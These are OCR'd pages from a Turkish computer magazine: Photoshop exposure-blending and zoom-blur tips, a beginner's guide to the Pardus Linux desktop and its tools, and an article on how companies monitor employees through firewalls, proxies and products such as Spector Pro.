Photoshop kullanarak fotoğraflarınızı pozlama sürelerine göre katmanlar halinde üst üste yerleştirin. En uzun pozlanan fotoğraf en altta olmalı. *Opacity* değerini her defasında yarıya indirerek diğer fotoğrafları da sıralayın. *Move* aracıyla fotoğrafa tıklayın ve klavyedeki yön tuşlarıyla piksel piksel hareket ettirin. Amacınız fotoğrafların her birinden yalnızca doğru pozlanmış alanları almak. Ufuk çizgisi düz iki fotoğrafı Gradient ile bir araya getirebilirsiniz. Daha başarılı sonuçlar elde etmenizi sağlayacak alternatif şu: Öncelikle Lasso ve Magic wand araçlarıyla işaretlemeyi tamamlayın. Color Range'i kullanıyorsanız sert geçişleri engellemek için seçiminizi yumuşak bir kenarla yapmalısınız. Seçenek, simge çubuğu üzerinden belirlenebiliyor.

İşaretlediğiniz alanı bir üstteki katmandaki fotoğraf için bir katman maskesine dönüştürün. Bunun için Photoshop'ta katman paletinden *Add Layer Mask*'e tıklamanız yeterli. Yazılım ikinci katmanın yalnızca siyah maske tarafından kapatılmayan kısımlarını gösterecek. Artık dosyayı kaydedebilirsiniz. İşlem tamam. ■

ME/ Ozan Ali Dönmez, ozand@chip.com.tr

## Uzman ipucu: Zum efektiyle hareket etkisi yaratmak

**Spor fotoğrafçıları sık sık hızlı hareketleri belirginleştirmek için pozlama sırasında konuya zumlamayı tercih ediyor. Bu zum efektini sonradan da fotoğrafa uygulamak mümkün.**

■ Photoshop'taki *Filter / Blur / Radial Blur* menüsündeki *Zoom* seçeneğiyle ilgili araca ulaşabilirsiniz. Öncelikle orijinal fotoğrafı yeni bir katmana kopyalamalısınız. Fotoğraftaki gerçek konunun bulunduğu bölgeyi işaretledikten sonra *OK*'e tıklayın. Daha sonra gerçek konuya yansıyacak etkiyi zayıflatmak için şu adımı atın: Katman paletinin altında içerisinde daire bulunan dikdörtgene tıklayarak maskeyi uygulayın. [X] tuşuyla siyahı ön plan rengi olarak ayarlayın. *Opacity* değerini yüzde 20'ye indirin ve fırçayla gerçek konunun üzerinden geçin. Opacity'i azaltmak efektin zayıflatılmasını, ancak tümüyle ortadan kaldırılmamasını sağlıyor. *Curves* iletişim penceresini açın. Hafif bir S eğrisiyle kontrast kaybını ortadan kaldırabilirsiniz.

**ORİJİNAL FOTOĞRAF** Başarılı bir çalışma. Ancak kayakçı havada hareketsiz bir şekilde asılı kalmış gibi.

**SONUÇ** Zum efektiyle kendisini bulanıklaştırmadan da kayakçının hızlı hareketini vurgulayabilirsiniz.

# Pardus kullanımının temelleri

Türk işletim sistemi Pardus, büyük ilgi görüyor. Açık kaynak kodlu işletim sisteminin temel kullanımıyla ilgili tüm bilgileri sizlerle paylaştık.


## Bu yazıda

- Pardus'un temelleri
- Sistem
- Çoklu ortam uygulamaları

Pardus, GNU/Linux altyapısını ya da daha derinlemesine bakarsak mimari olarak UNIX işletim sistemlerinden miras bir yapı kullanır. Bu mimarinin temeli, sisteme bağlı olan tüm donanımların ve sistem bileşenlerinin tek bir hiyerarşi altında toplanmasına dayanır. Bu mimari (yine UNIX temel alınarak hazırlandığı için) Mac OS X kullanıcılarına yabancı gelmeyecektir. Öte yandan, Windows kullanıcıları C ve D gibi harflerle tanımlanmasına alıştıkları disk bölümlerini ya da bilgisayarlarına taktıkları disket, CD, DVD ya da bellek çubuklarını nerede bulacaklarını şaşırabilirler.

Pardus kullanıcıları, sisteme ilk giriş yaptıklarında masaüstünde Sistem, Ev Dizini ve Çöp simgeleriyle karşılaşır. Sistem simgesi tıklandığında açılan pencerede donanım bilgileri, bellek miktarı, işlemci bilgisinin yanında sistemde bağlı olan "Depolama Ortamları" da bir liste halinde sunulur. Herhangi bir CD, DVD ya da bellek çubuğu da bu listeye takıldığı anda eklenir.

**DETAYLI BİLGİ** Sisteminizle ilgili her türlü detaylı bilgiye kolaylıkla ulaşın.



**EV DİZİNİ** Sisteminizde yapacağınız her değişikliği ev konforunda yaşayın.

**PARDUS'TA MÜZİK** Açık kaynak kodlu Hydrogen ile profesyonel davul kayıtları yapabilirsiniz.

Bu yapının bir başka özelliği de her kullanıcının birbirinden ayrı birer "Ev Dizini" altında çalışmasına dayanıyor. Kullanıcı, parolasıyla sisteme giriş yaptığından itibaren gerçekleştirdiği her işlemi bu dizinde gerçekleştiriyor. Oynanan oyunların puanları, internet geçmişi, sohbet kayıtları, kişisel dosyalar ve hatta arka plan resimleri, temalar ve benzeri ayarlar da her bir kullanıcıya ayrılmış bu alanda saklanıyor. Böylece hiçbir kullanıcı bir diğerinin seçimlerini değiştiremiyor ve diğer kullanıcıların özel dosyalarına erişemiyor.

## Dosya yönetimi - Konqueror

Pardus 2007, kurulum sırasında sistem dosyaları dışında kullanıcı dosyaları için ayrı bir disk bölümü istenip istenmediğini soruyor. Ayrı bir disk bölümünü Ev Dizini'ne ayırmak bu anlamda büyük bir yedekleme kolaylığı sağlıyor. Ev Dizini'ne, masaüstündeki simgesine ya da görev çubuğundaki ev simgesine tıklayarak ulaşabilirsiniz. Ev Dizini simgesi kullanıcıyı basitçe dosyalarını yönetebileceği Konqueror programına ulaştırıyor. Biraz açmak gerekirse, Konqueror, ssh, ftp gibi protokoller ile bağlanılan internet hesapları, iPod gibi yeni nesil müzik çalarlar ve diğer bileşenlerle bilgisayar kullanılarak iletişim kurulan tüm ortamları yönetmek konusunda pratik olanaklar sunuyor.

İsmiyle İngilizce fatih anlamına gelen Conqueror sözcüğüne gönderme yapılan bu dosya yöneticisi, kullanıcının dosyalara tam hâkimiyetini sağlıyor. Sol kenara yaslı bulunan sekmelerle müzik koleksiyonu, sistem dosyaları, yerel ağ ya da internet üzerinde kaydolunan hesaplar arasında gezinilebiliyor. Pencerenin sol sütunu, seçilen içeriğin başlıklarını listeliyor. Penceredeki sekme olanağı ile birçok farklı dizin/alan bir arada açılıyor.

## Sistem yönetimi

Her kullanıcı, gündelik ihtiyaçlarını karşılamak için kullandığı yazılımların güvenilir, kaliteli ve kolay kullanılır olmasını bekler. Pardus 2007'nin kullanıcılarına bu güveni sağladığına yönelik birçok olumlu eleştiri internette yer alıyor. Peki, ya yönetim? Yeni programları kurmak, güncellemeler, bilgisayarın virüslere karşı güvenliği gibi yapılandırmalara kısaca değinmek gerekiyor.

TASMA, Pardus'un hemen her konuda davranışlarını ve kullanıcı tercihlerini belirleyen temel yapılandırma arayüzüdür. Sisteme yeni kullanıcılar eklenmesi, yeni harici donanımların (yazıcı, tarayıcı vb.) tanıtılması, masaüstü yazı tiplerinin belirlenmesi gibi konularda kullanıcıların işini kolaylaştıran bu araca klasik menü seçildiyse ilk pencerede, daha yenilikçi ve deneysel KickOff menüsü seçildiyse, sistem sekmesi altında TASMA ismiyle ulaşılabilir.

## Program kurulumu

Pardus, farklı mimarisiyle kendine özgü hazırlanmış programlarla çalışır. Bu programlar için de öncelikli kaynak olarak Pardus'un internet deposu belirlenmiştir. Bu, kullanıcılara sistemle son derece uyumlu, başka programlarla ortak çalışma yetenekleri sunar. İşleyişe yine Windows kullanıcıları açısından bakılacak olursa, EXE biçimindeki programlar doğrudan çalışmaz. Sistem kurulduğu anda kullanıcılarına ofis programlarından medya oynatıcılarına, fotoğraf albümlerinden internet araçlarına uzanan 1.400 kadar program sağlar. Yani Windows kullanıcılarının "İşletim sistemini kurdum, şimdi programlarımı kurayım" alışkanlığını tekrarlamadan önce menüde bir dolaşmalarında yarar var...

CD'den kurulan ve Mozilla Firefox/Thunderbird, OpenOffice.org, VLC gibi tüm kişisel bilgisayar platformlarında tanınan programlara ek olarak, aynı özgür yazılım modeliyle geliştirilmiş 3B canlandırma, web programlama, vektörel çizim, video düzenleme gibi farklı ihtiyaçlara yönelik çözümler ya da öz-

**RENKLİ MASAÜSTLERİ** Değişik duvar kağıtları ve masaüstü temalarıyla Pardus masaüstünüzü kişiselleştirebilirsiniz.

gür olarak geliştirilen oyunlar da internet deposunda hazır bekler. Pardus, program markalarına değil, teknolojilere ve araçlara odaklanmayı hedefler ve bir masaüstü bilgisayarından beklenen tüm görevlere uygun yazılımları kullanıcılarına sunar.

Bir kullanıcının Pardus 2007'yi kurduğu ana dönersek; Kaptan Masaüstü, ağ ayarlarının yapılandırılmasının ardından kullanıcıdan güncellemeleri takip eden bir programcığın görev çubuğunda çalışması için izin ister. Bu soruya "Evet" yanıtını veren kullanıcılar kendi belirledikleri aralıklarla, kullandıkları programların daha güncel, yüksek performanslı ya da güvenli sürümlerini denetleyebilir. Aynı araç, Pardus'un internet deposunda bulunan binlerce programı, diğer bir deyişle ihtiyaç duyulan programları kurmak için en uygun araçtır.

## Program eklemek, güncellemek veya kaldırmak

Paket yöneticisi, Pardus sistemlerinde kurulu bulunan ve kurulması muhtemel yazılımların yönetilmesine yardımcı olan aracın ismidir. Bu araçla sistemde yüklü bulunan programların listelenmesi, yeni programların kurulumu ya da kurulu bulunan programların güncellenmesi sağlanır. TASMA'da Sistem Seçenekleri altında bulunan Program Ekle, Güncelle veya Kaldır isimli simgeden bu araca ulaşılabilir.

**HAZIR PAKET** Paket yöneticisiyle yazılım kurma ve güncelleme derdine son.

Bu araç, kullanıcılara adında yer alan seçenekleri sunar: Depoda bulunan binden fazla uygulama, sürücü veya kütüphanenin kurulumu, sistemde bulunan araçların kaldırılması ya da güncellenmesi gibi. İşlem yapılmak istenen yazılım, ilgili olduğu başlığın altından ya da Arama seçeneği kullanılarak bulunabilir. Pardus için hazırlanmış ve sistemle son derece uyumlu hale getirilmiş bu programların kurulması önerilen ve desteklenen çalışma modelidir.


Bunun dışında çeşitli nedenlerle vazgeçilmez öneme sahip ve .exe biçiminde olan programlar için Wine uygulaması bir alternatif bir çözüm olarak karşımıza çıkıyor. Wine, .exe biçiminin ait olduğu Windows platformunun mimarisini öykünen özgür bir yazılımdır. Basit programların, özellikle de sınırlı sonuçlar almaya yönelik, belirli bir çıktı ihtiyacı için çalıştırılması gereken programların (muhasebe ya da mevzuat programları gibi) çalıştırılması imkânını sağlar.

Wine temel alınarak hazırlanan ve özel yazılımları çalıştırmaya odaklanan CrossOver ve Cedega adlı iki program; lisansları nedeniyle Pardus depolarında bulunmasa da kendi sitelerinden edinilebiliyor (Bk: Google). Cedega, Pardus'la sunulan oyunlara doymayan kullanıcılar için World of Warcraft, Need For Speed gibi yüzlerce popüler PC oyununu çalıştırabilecek bir altyapı sunuyor. CrossOver ise belirli karmaşık program aileleri için özel çözümler sunuyor.

Bu noktada, dikkate alınması gereken bir durum da Pardus'un sunduğu alternatif durumlarda Wine/CrossOver ile başka program seçmeniz verimli bir yöntem olmadığı. Örnek vermek gerekirse, MSN hesabına bağlanmak için Kopete ya da aMSN gibi programlar, Microsoft tarafından yayınlanan MSN programını ise Wine ile çalıştırmak gerekiyor. Her program belirli bir platformda daha başarılı sonuçlar vermeye yönelik özel ayarlar ve avantajlarla geliyor. Microsoft'un MSN programı kuşkusuz Windows üzerinde güçlü ve geniş olanaklar sunan bir program. Ancak Pardus üzerinde çalışması planlanmadığı için Kopete/aMSN kadar başarılı olamıyor.

## Ağ ayarları

Bu konuda da bir Pardus kullanıcısının sisteme ilk giriş yaptığı ana dönmekte yarar var. Kullanıcıları karşılayarak kişisel kullanım seçeneklerini yapılandıran Kaptan Masaüstü ilk ağ ayarları için de gerekli bilgileri alarak kaydediyor. Bu adım ya da Kaptan Masaüstü'nün soruları ilk aşamada atlandıysa, TASMA'da "internet" ve "yerel ağ" başlığı altında Ağ Yöneticisi aracı kullanılarak modem, ethernet ve kablosuz ağ bağlantıları yönetilebiliyor. Bu araçla her bağlantı tü-




**AĞA TAKILMAYIN** Pardus ağ yönetiminde getirdiği profil seçenekleriyle göz kamaştırıyor.

rüne ait birçok farklı bağlantı bilgileri kaydedilerek ağ ayarları değiştiğinde uygun profil seçilerek bağlantı sağlanıyor.

Dizüstü kullanıcılarının defalarca aynı bilgileri girmesine gerek kalmıyor. Özellikle bu açıdan bir başka pratik seçenek de *Programlar / Sistem* altında bulunan "Ağ Programcığı"dır. Yazılım, Ağ Yöneticisinde kayıtlı profillerin görev çubuğundaki bir simgeye tıklayarak değiştirilebilmesine olanak sağlıyor.


## Donanım tanıtma

Bir donanımın ihtiyaçlara doğru yanıt vermesini sağlayan temel unsur sürücüdür. Pardus, bilgisayarda bulunan donanımları kurulum sırasında uygun sürücüler kullanarak yapılandırır; böylece sistem kurulum tamamlandığı an, ek bir bir işlem yapmaya gerek kalmadan çalışmaya hazır hale gelir. Kendi sürücüleriyle daha yüksek verim sağlayan donanımlar (nVidia, ATI gibi ekran kartları gibi) için bu sürücüler depoda bulunmuyorsa "NASIL?" belgeleri kullanılarak gerekli işlemler tamamlanır. Bu belgelere Pardus'un beş ayrı dilde yayın yapan Wiki'sinden (pardus-wiki.org) ulaşılabilirsiniz.

## Yazıcılar

Sistem kurulduktan ve çalışmaya başladıktan sonra yeni bağlanan donanımlar için TASMA'ya bu kez Çevre Birimleri başlığı ile ulaşmak gerekiyor. Diğer donanımlarda olduğu gibi gerekli sürücüler sistemde yüklü ya da depoda bekler olarak kullanıma hazır bulunur. Yazıcı eklemek için yazıcının hangi yöntemle bilgisayara bağlı olduğu seçildikten sonra, varsa gerekli bilgiler (ağ yazıcısı için çalışma grubu, kullanıcı ismi gibi) girilir. TASMA, yazıcının marka ve modelini öğrenerek, doğru olup olmadığını soracaktır.

Böylece hem hangi sürücünün uygun olduğunu görmek hem de ağ üzerinde birden çok yazıcı varsa doğru yazıcıya bağlanmak mümkün olacaktır. Sürücü seçim penceresinden bu marka/model bilgisi seçildiğinde Pardus, sistemdeki sürücüler arasından bu yazıcıyı çalıştırabilecek alternatifleri sıralar. Birkaç sürücü alternatifi olduğunda hangi sürücünün daha avantajlı olduğu Google'dan öğrenilebilir.





**ÇEŞİT BOL** Dijital fotoğraf makinenizin sürücüsünü kaybetme korkusu, Pardus'un zengin çeşitliliğiyle son buluyor.

## Dijital fotoğraf makineleri

Her gün daha yaygınlaşan dijital fotoğraf makineleri, kaydedilen görüntüleri farklı biçimlerde saklar. jpg, tiff, raw gibi dosya türleri, tarihlere göre ayrılmış karmaşık dizinler arasından, bulmak istediğiniz görsele ulaşmak kimi durumlarda güçleşebilir. Bu fotoğraf makineleri de beraberinde kurulum CD'si ile gelir. Bu CD'nin kaybolması kullanıcılara büyük güçlükler yaşatabilir. Bu tablo da şimdiye dek ele alınan tüm senaryolar gibi Pardus'ta yaşanmayan bir görüntüyü karşınıza getiriyor.

Pardus, diğer alanlarda olduğu gibi dijital fotoğraf makinelerinin tanınmasında da kendi sürücülerini ve çözümlerini sunuyor. Kablo ile sisteme bağlanan bir fotoğraf makinesi olduğunda bir uyarı penceresi açılır ve fotoğrafların sisteme yüklenmek istenip istenmediği sorulur ve kullanıcıyı Digikam adlı bir fotoğraf albümü yazılımı karşılar. Digikam, kütüphanedeki aile albümlerinin sıcaklık ve kolaylığını günümüz teknolojilerinin etiketleme, sayısal kopya ve görüntü efektleri gibi yenilikleriyle birleştirir.



**MP3 KEYFİ** Amarok tüm şarkılarınızı ve MP3 çalarlarınızı Pardus üzerinden yönetmenize yarıyor.

## Taşınabilir müzik çalarlar

Dijital fotoğraf makineleri gibi taşınabilir müzik çalarlar da her geçen gün daha çok kullanıcı tarafından tercih ediliyor. Yine fotoğraf makinelerinde olduğu gibi beraberinde gelen CD'ye müzik yüklemek/dinlemek için özel yazılımlar, sürücüler sunuluyor. Pardus'ta müzik çalarlar ve müzik dosyaları tek bir programla yönetilebiliyor: Amarok.

iPod, Creative gibi markaların yanı sıra MTP (Music Transfer Protocol) kullanan tüm MP3 çalarları tanıyan Amarok, internet radyolarını dinlemek, sanal müzik dükkânlarından alışveriş yapmak, şarkı sözleri indirmek, albümlerin kapaklarını arşivlemek gibi görevleri de başarıyla yerine getiriyor. Bu alandaki bir başka yenilik olan, Last.fm de Amarok'la birlikte çalışıyor.

Pardus'un temel kullanımına yer verdiğimiz bu yazının ardından önümüzdeki sayıda detaylara daha da gireceğiz. Unutmadan belirtelim; Pardus'la ilgili yaşadığınız her sorunu **http://www.pardus.org.tr/yardim** adresine yazabilirsiniz.■

Koray Löker, loker@pardus.org.tr
Pardus geliştiricisi

# Biri sizi gözetliyor

Patronunuz, işyerinizdeyken internette yaptığınız her şeyden büyük olasılıkla haberdar. Üstelik e-postadan tutun da anında mesajlaşmaya kadar.

Ofiste sürekli gözetim altında tutuluyor olmanız kuvvetle muhtemel. Hangi web sitelerini ziyaret ettiğinizi biliyor, sohbet kayıtlarınızı okuyabiliyor, hatta fark ettirmeden e-postalarınızda göz gezdirebiliyorlar. İşin kötü yanı, bunu yapanlar hacker'lığa soyunmuş iş arkadaşlarınız değil. Sistem yöneticisi ya da BT bölümünden herhangi bir yetkili, ağ üzerinde gerçekleşen tüm veri trafiğini gözetleyebilir.

Şimdi şirketler kullanıcılarına bunu neden ve nasıl yapıyor, bunun yöntemleri üzerinde durmamızda yarar var. Bir çalışanın verileri ağ, internet ve anında mesajlaşma yazılımları üzerinden takip edilebilir. Ayrıca çalışanların kullanabileceği veri miktarı da sınırlanabilir.

Basit yazılımlar, bir vekil sunucu (Proxy) ve bir de güvenlik duvarı sayesinde şirketinizin içindeki ve dışındaki veri dolaşımının izini sürebilir, hangi elemanın hangi dosyaya ne zaman ve hangi makineden eriştiğini öğrenebilirsiniz. Şimdi bunları nasıl yapacağınıza kısaca değinelim.

ÖNCE GÜVENLİK

## Şirketler çalışanları neden gözetler?

İş dünyasında bilgisayarlara bağımlılık arttıkça, kullanıcıların sadece gereken verilere erişimini sağlamak önem kazandı. İletişimin e-posta ve anında mesajlaşma yazılımlarına kayması da her yazışmanın denetlenmesini olanaksız hale getirdi. Bu yüzden, e-postalarda ve mesajlaşmalarda yasaklanmış sözcükleri ve argo dili tespit eden yazılımlar geliştirildi. Çalışanların, firmaları hakkında düştükleri en büyük yanılgı, kendilerine güvenilmediği için verilerin takip edildiği. Hâlbuki bu doğru değil, tam tersine, şirketler çalışanlarının verilerini takip ediyorlar çünkü onların virüs içeren önemli verilerin silinmesine, yabancıların eline geçmesine yol açabilecek sitelere ya da dosyalara erişmesini istemiyorlar. Şirketler bu yüzden tüm kullanıcılar için veri denetimi uyguluyor. Genellikle, şirketin boyutu ne olursa olsun, hiçbir kullanıcının tüm verilere erişmesine izin verilmiyor.

Herkesin rahatça çalışabileceği bir iş ortamı sağlamak için, firmaların istenmeyen verileri de (örneğin pornografi-



CHIP DVD'DE: Gerekli yazılımlar için CHIP CODE bölümüne bakınız

yi) engellemesi gerekiyor. Sitelere erişimi kısıtlamak internet bağlantısının hızını artırdığı gibi, önemli iş dosyalarının aktarımını engelleyecek büyük çaplı dosya indirmelerin (örneğin filmler, videolar) önüne geçiyor. Bu yüzden, veri takibinin, web sitelerine ve verilere kısıtlı erişimin iyiliğiniz için olduğunu bilmelisiniz.

**GÜVENLİK DUVARLARI**

| Güvenlik duvarı | Yapılandırma modu | Uzaktan erişim | Türü | İşletim sistemi |
|---|---|---|---|---|
| Windows XP güvenlik duvarı | GKA (Grafiksel Kullanıcı Arabirimi) | RDP | Lisanslı | Windows XP |
| Cisco Access List | Metin tabanlı | SSH, Telnet, Web, RS232 | Lisanslı | Cisco IOS |
| Linux iptables | Metin tabanlı | SSH, Telnet, Web, RS232 | Açık kaynak (netten indirilebilir) | Linux 2.4 ve yukarısı |
| Check Point VPN-1 | Grafiksel Kullanıcı Arabirimi | Özel GKA, SSH, Web (HTTP / HTTPS) | Lisanslı | Solaris, Linux (SPLAT veya RHEL) Windows NT, 2000, 2003 |

FİLTRELEME

## Güvenlik duvarından faydalanmak

Siz bir internet sitesine ulaşamıyorsunuz ama yan masadaki arkadaşınız ulaşabiliyor. Nedenini hiç merak ettiniz mi? Ara sıra, gelen bir e-postada eklenmiş dosyaların silindiği iletisini görüyor musunuz? Özel bir dizine erişim hakkınız olmadığı uyarısıyla karşılaşıyor musunuz? Bütün bunlar bir güvenlik duvarı yüzünden olabilir.

Güvenlik duvarı, özel bir ağ içinde (şirket içi bilgisayarların bağlanmasıyla oluşturulan bir ağ) gerçekleşen veri akışını ve genel bir ağ (şirket dışı sunucuların ve bilgisayarların oluşturduğu ağ, örneğin internet) arasındaki veri alışverişini düzenler. Özel ağları internet gibi genel ağların potansiyel tehditlerinden koruma amacı taşır. Güvenlik duvarı, özel ve genel ağ arasındaki iletişime sadece belirli koşullar yerine getirildiği takdirde izin verir. Bunu belirleyen kurallarsa kullanıcıdan kullanıcıya değişebilir. Sözgelimi A bilgisayarı web'den e-posta sitelerine ulaşabilirken, B bilgisayarının bunu yapması engellenebilir.

Şirketinizin uygulamaya koyabileceği farklı güvenlik duvarı teknolojileri bulunuyor. Bunlara paket filtrelemeyi, uygulama ve devre seviyesi ağ geçitlerini ve vekil sunucuları örnek gösterebiliriz.

GEÇİŞ İZNİ

## Paket filtreleme ile veri güvenliği

Paket filtresi, iç ağa giren ya da çıkan her paketi (küçük veri parçası) denetleyen bir güvenlik duvarıdır. Gelen ya da giden paketler belirlenmiş kurallarla karşılaştırılır ve sadece ölçütlere uyanların geçişine izin verilir.

AĞ GEÇİTLERİ

## Uygulama ve devre seviyesi ağ geçitleri

Ağ geçidi güvenlik duvarları, FTP gibi belirli uygulamaları ya da bir TCP bağlantısını güvenli hale getirmede kullanılır. Bunlar, yüzlerce, binlerce çalışanı olan büyük kurumlarda önemli rol oynar. Örneğin, şirketinizin bir iç ağ ile birbirine bağlı 2.000 çalışanı olduğunu varsayalım. Kullanıcılara ayrılmış üç ya da dört internet bağlantısı olabilir. Eğer bir güvenlik duvarı kurulamızsa internet korsanları, bir çalışana FTP ile bağlanıp şirketin önemli verilerini çalabilir. Dahası, bir bilgisayar korsanı çalışanınızın makinesini ele geçirip şirketinizin tüm özel ağına erişebilir.

Uygulama ağ geçitleri FTP ve Telnet sunucularını güvenli hale getirirken, devre seviyesi ağ geçitleri TCP ya da UDP bağlantılarını güvenli kılmada kullanılır.

VEKİL SUNUCU (PROXY)

## Daha hızlı ve kontrollü bağlantılar


Vekil sunucu, özel ağ ile genel ağ arasındaki tüm istekleri yanıtlayan bilgisayardır. Özel ağdaki bir bilgisayar dışarıdan bir istekte bulunduğunda, söz konusu istek önce vekil sunucuya yollanır. Vekil sunucu bu isteği bir kural kümesiyle karşılaştırır. Örneğin, eğer istemci bilgisayar bir e-posta göndermek istiyorsa, vekil sunucu, ağ yöneticisinin belirlediği sözcüklerin ya da argo dilin kullanılıp kullanılmadığını kontrol eder. Eğer kurallara uygunsa, istek genel ağa iletilir, değilse geri çevrilir.

Vekil sunucular istekleri önbelleklerine alarak erişim hızını da artırır. Söz gelimi, A bilgisayarı bir web sayfasına erişmek istiyorsa, vekil sunucu bu siteyi önbelleğine alır (geçici olarak saklar). B bilgisayarı da aynı sayfayı isterse, sunucu bu isteği genel ağa iletmek yerine, önbelleğindeki kopyayı gönderir.

BİRİ SİZİ GÖZETLİYOR

## Çalışanları gözetleyen yazılımlar

Kurum verilerini güvene alma ve çalışanları zararlı dosyalardan koruma ge-




**FIRSAT KOLLUYOR** Web Surfer Watcher tüm web sitelerini gözetlemek için arka planda çalışıyor.

reksinimi arttıkça, çalışanların hareketlerini takip eden çok sayıda yazılım piyasaya çıktı. Bu yazılımlar, bir çalışanın eriştiği uygulamaları, yazışmaları, aranan anahtar sözcükleri, e-postaları, ziyaret edilen siteleri ve yasaklanmış sözcükleri denetleyebiliyor. Şimdi, çalışanları göz hapsinde tutan bu yazılımların en yaygınlarını inceleyelim.

SPECTOR PRO 6.0

## Profesyonel ağ gözetleme yazılımı


Spector Pro çalışanların her hareketini izleyip kaydetmenizi sağlayan çok geniş özelliklerle donatılmış. Bu benzersiz yazılım, çalışanların etkinliklerini kaydetmekle kalmıyor, gerçekleşme sırasını da görmenize izin veriyor.

Spector Pro, kullanıcı ayarları doğrultusunda bir saniye ile beş dakika arasında değişen periyotlarla bilgisayar ekranının görüntüsünü kaydediyor. Bu yazılım sayesinde, kullanıcılar bilgisayarlarında yaptıkları her şeyin görüntülendiğini bilmiyorlar. Bu görüntüleri daha sonra, kayıt sırasına göre izleyebilirsiniz.

Yazılım, anında mesajlaşma etkinliklerini de kaydediyor. *Chat/IM Activity* düğmesiyle çalışanlarınızın tüm yazışmalarını okuyabilirsiniz. Eğer isterseniz, personelinizin en çok konuştuğu on kişi üzerinden, okumak istediğiniz yazışmaları filtreleyebilirsiniz. İki tarafın da yaptığı tüm yazışmalar, gerçekleşme sırasına göre kaydediliyor.

